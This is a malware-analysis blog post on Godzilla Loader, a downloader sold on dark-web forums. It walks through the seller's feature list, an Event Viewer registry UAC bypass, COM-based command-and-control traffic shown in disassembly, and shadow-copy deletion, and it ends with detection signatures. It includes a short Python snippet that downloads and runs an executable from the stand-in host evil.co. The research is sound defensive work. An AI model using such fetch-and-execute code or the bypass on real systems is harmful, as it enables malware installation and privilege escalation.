Godzilla Loader and the Long Tail of Malware

October 15, 2018

October 14, 2018
Research by: Ben Herzog

To most victims, malware is a force of nature. Zeus, Wannacry, Conficker are all vengeful gods, out to punish the common man for clicking the wrong link. Even for a security analyst, it's easy to fall into the kind of thinking where malicious tools and campaigns emerge out of the ether, forged by an invisible hand. But of course, that's not true; the world of cybercrime is a fully-formed market, with its own advertisements, discounts, brands, information asymmetries, established vendors and disruptive neophytes. In this day and age, you can assemble a malicious campaign via a shopping list with a fraction of the technical knowledge that was once required.

Enter Godzilla Loader, a malware being advertised on Dark Web forums, and being actively developed right now. Godzilla fills the "downloader" or "dropper" niche, offering a level of indirection such that the binary that first runs on the victim machine does not contain any of the actual payload, and instead downloads the payload from a remote server. Godzilla is actively maintained, with new features being added periodically, and retails for $500, around a quarter of the asking price of its better-established competitor, Emotet.





Figure 1: Web panel of Godzilla Loader

Godzilla Features and What They Are For

To get you in the right mindset for considering Godzilla vs. Emotet, here’s our own downloader, written in Python:

```python
import requests, subprocess
open("a.exe","wb").write(requests.get("http://evil.co/a.exe").content)
subprocess.call("a.exe")
```

We graciously charge $0 for this piece of code, which is really more like a haiku. It should now be clear why downloaders such as Godzilla justify their price tag not by their core functionality (of downloading and execution), but by their shiny list of impressive-sounding features. Godzilla’s full advertisement opens as follows:



```
Godzilla Bot:
- Written on pure C and WinAPI, without the use of ATL / MFC and third-party libraries;
- Uncompressed size EXE with full functionality: ~ 12 KB is not a resident, ~ 15 KB resident;
- Bypassing most types of AV protection: Low IL, HIPS;
- Raising privileges to SYSTEM;
- Execute the DLL in the loader process memory, without saving to disk;
- Running the drivers;
- Checking the C2 server using the server response signature RSA;
- Deleting shadow copies and Windows recovery points;
- Support for * .bit domains;

Godzilla Panel:
- Statistics in real time, without the need to update the page;
- Distribution of tasks by country, time, operating systems, OS architecture, quantity;
- Statistics by geographical coordinates, time, versions of operating systems, indenting, online for a day, a week;
- Localization of the interface in Russian and English;
- Night / day theme for convenient use at any time of day;
- Guest statistics by the token;
- The possibility of automatic (by cron) / manual update EXE in the control panel;
```

The opening of the Godzilla Loader ad. This is followed by the list of features and version history.

According to our investigation, this marketing effort is running into difficulties. We've tried various methods of measuring the number of victims that get hit by Godzilla Loader each day, and all those methods agree that the answer is "not that many". Even accounting for possible blind spots, the infection rate is almost certainly a tiny fraction compared to the numbers for Emotet.

Emotet's top three features are its lateral movement, its abuse of third-party libraries and its wonky control flow. To better understand how Godzilla Loader's top features fare in comparison, we'll look at some of the highlights from the brochure.


Bypassing the UAC not-a-security-boundary

Early MS-Windows had little in the way of access control, and UAC was introduced in Windows Vista as a stop-gap measure to remedy this. You are probably familiar with the dialogue box prompt that informs you that this-or-another process "wants to make changes to your computer", which is a layman's translation for "wants to have administrator privileges". UAC originally achieved infamy for driving early Vista adopters out of their minds with constant prompts that froze the entire rest of the screen and stole focus from all other applications.

Since UAC's debut, its user interface has seen major improvement, but the same cannot be said for its ability to get in the way of malicious actors. While UAC did present a certain barrier to entry for malware (for example) turning off your AV product, that barrier turned out to be surmountable, with some effort. If you want an idea of what we mean by that, consider the UACME github repository, maintined by infosec personality @hFireF0X; the repository is an educational exhibit which currently lists over 50(!) different attack vectors for bypassing

UAC and their corresponding implementations. The battle for UAC as a fully robust security feature has long since been lost. It was nearly a decade ago that Microsoft sighed and declared that UAC is not a Security Boundary.

As alluded to in the ad, Godzilla loader comes with a built-in UAC bypass — to be specific, the one described here. This UAC bypass relies on a behavioral quirk in the privileged process eventvwr.exe; when consulting the registry for the location of the Microsoft Management Console, it consults a key which can be modified with no privilege requirements. An attacker can therefore specify whichever executable they please, and this executable will run with administrator privileges. (Let’s not get into the icky discussion of whether this can be classified as a “bug” or a “feature” or a “vulnerability” or what, and agree that this is a Bad Thing).



```
<description>Event Viewer Snapin Launcher</description>

<trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
    <security>
        <requestedPrivileges>
            <requestedExecutionLevel
                level="highestAvailable"
                uiAccess="false"
            />
        </requestedPrivileges>
    </security>
</trustInfo>
<asmv3:application>
   <asmv3:windowsSettings xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSettings">
        <autoElevate>true</autoElevate>
   </asmv3:windowsSettings>
</asmv3:application>
</assembly>
```

Manifest of eventvwr.exe, including auto-elevate request.

When all you have is an IUNKNOWN interface, everything looks like a COM Object


If you come away from this piece remembering only one thing about Godzilla Loader, remember that it has a borderline-obsession with COM objects.

Consider the problem of network communication with the C&C server. Garden-variety malware will use the WinInet API (e.g. HTTPSendRequest, InternetCrackURL…) to perform this communication, or *maybe* it would go the socket programming route and directly invoke ws2_32 for stealth of for implementing a homebrew protocol on top of TCP. Instead, Godzilla Loader:

1. Calls CreateWindowEx to create a 0x0 pixel window belonging to the AtlaxWin class
2. Uses the window’s built-in IUnknown COM interface to invoke the QueryInterface method, which is used to request a IWebBrowser2 COM interface to the window
3. Invokes the IWebBrowser2 COM interface’s Navigate method on the C&C URL

4. Polls the window using the IWebBrowser2 COM interface's get_ReadyState method until the window resports a 'ready' state
5. Retrieves the downloaded document using the IWebBrowser2 COM interface's get_Document method
6. Requests an IHTMLDocument3 COM interface to the document by using the IUnknown COM interface to invoke QueryInterface
7. Calls the IHTMLDocument3 COM interface's getElementsByName method in order to collect the payloads in the server response, which are enclosed by element tags; this returns a collection of elements which is accessible by the COM interface IHTMLElementCollection
8. Drains the IHTMLElementCollection COM interface's underlying iterator by repeated calls to its built-in item method
9. Requests a IHTMLElement COM interface to each HTML element by using the IUnknown COM interface to invoke QueryInterface
10. Invokes the IHTMLElement COM interface's get_innerText method in order to collect the data enclosed by the tag

This functionality was already present in earlier versions of Godzilla. In later versions, the author boasts that they have converted even more of the control flow to rely entirely on COM interfaces; persistence is achieved via the IPresistFile interface and shell executions of programs on the local disk are triggered via the IShellDispatch interface.



```
lea     edx, [ebp+iwebbrowser_2_interface_to_window]
push    edx ; ppvObject
lea     edx, [ebp+riid] ; GUID = D30C1661-CDAF-11D0-8A3E-00C04FC9E26E
        ; IWebBrowser2 Interface
mov     ecx, 0CDAFh
push    edx ; riid
mov     [ebp+riid.Data1], 0D30C1661h
mov     [ebp+riid.Data2], cx
mov     dword ptr [ebp+riid.Data3], 3E8A11D0h
mov     dword ptr [ebp+riid.Data4+2], 0C94FC000h
mov     word ptr [ebp+riid.Data4+6], 6EE2h
mov     ecx, [eax]
push    eax ; This
call    [ecx+IUnknownVtbl.QueryInterface]
test    eax, eax
js      short loc_402512
```

Godzilla's first request for a COM interface, among very many.

This is a highly unusual stylistic choice, and all the more notable for the consistency across the malware's core features. By taking this route, the author of Godzilla Loader diminishes the chances of the downloader being caught by behavioral sandbox analysis, and gives his creation some flair that might help it stand out from the competition.

Ransomware Housekeeping as a Service

One other feature that caught our eye in particular is the automatic deletion of file backup shadow copies on the victim system. For most types of malicious campaigns, this feature won't make a difference one way or the other; the only possible reason for it being there is to foil a very specific anti-Ransomware measure which operates by recovering the original files from the shadow file backups.

To begin with, "recover the shadow files" sits relatively low on the totem pole of anti-Ransomware attacks. On top of that, the vast majority of ransomware will come with this feature built-in; while ransomware authors typically aren't brilliant cryptographic minds, they *have* picked up the basics, and the basics have come to include "make sure to delete the shadow files". Only the lowliest-tier of low-tier ransomware efforts fail to check this tick-box.

Who's the target audience for this feature? That's a very good question.

More Feature Highlights

- Godzilla loader employs RSA-2048 to verify the identity of the C&C server — that is, the server response is signed, and the client verifies the signature before acting on the server's orders. In the event of a DNS-level takeover of the C&C domain, the malicious operation will be down but the domain's new owner will not be able to issue new commands. It's a neat little feature, but just a teaser for the full hypothetical power of asymmetric crypto in this context; mostly it makes us think, "God help us all if the ingenuity that produced TOR ever goes into the malware business".
- In the feature list, the author boasts of a double-layered fail-safe for C&C communication. First, if communication with the server is not successful, the malware defaults to its DGA implementation; then, if that's not successful, either, it checks Twitter for a specific hashtag (which is pseudo-randomly generated depending on the day, similarly to the DGA). The campaign controller can announce new C&C sites by generating the hashtag themselves and tweeting the new C&C domain with this hashtag.
- The latest major version of Godzilla, which has been in development as early as December of last year, is set to include a full plugin Ecosystem — including a propagation module, keylogger module and password stealing module.

Conclusion

At first glance, the existence and adoption rate of Godzilla both seem to be a simple example of the principle of the Long Tail. Like mobile phone models and programming languages, we expect the popularity of malicious downloaders to follow a Pareto distribution where a few actors dominate most of the market, and the rest is occupied by an ocean of small niche actors. That's definitely a part of the story, but not all of it. It beggars belief that a sane, transparent market built of fully rational actors would give birth to these two wildly divergent, arbitrarily-priced grab-bags of partially-superfluous features, both aimed at exactly the same target audience with exactly the same needs, with the apparently arbitrary asking price ratio of 1:4 between them.

This state of affairs becomes much more understandable once we assume that many campaign managers don’t operate based on an explicit model of malware vs. security at all, but rather on the general knowledge that more obfuscation and better features will shield them from security vendors’ scrutiny. “Without a threat model, there is no security, only paranoia” — this is equally applicable from the attackers’ point of view, and in a market of paranoia, brand recognition holds great sway. Emotet’s feature set isn’t literally worth four times as much as Godzilla’s; it’s worth either much more or much less than that, depending on who you are and what your needs are, as a dastardly cybercriminal. But Emotet’s *brand* is worth about four times as much as Godzilla’s, or at least that’s the case according to their respective authors’ estimates.

Every now and then, an incident response team will quizically stare at a sandbox report, furrow their brow and say, “What *is* that”. When they furrow their brow, that’s when you know you got hit with a contender from the Long Tail of Malware. Your sysadmin may be horrified, but somewhere out there, some dark-web dweller is thrilled to finally have a customer.

Signature and Prevention

The following Check Point Products detect the Godzilla Downloader:

> **Anti-Bot:**Win32.Godzilla.A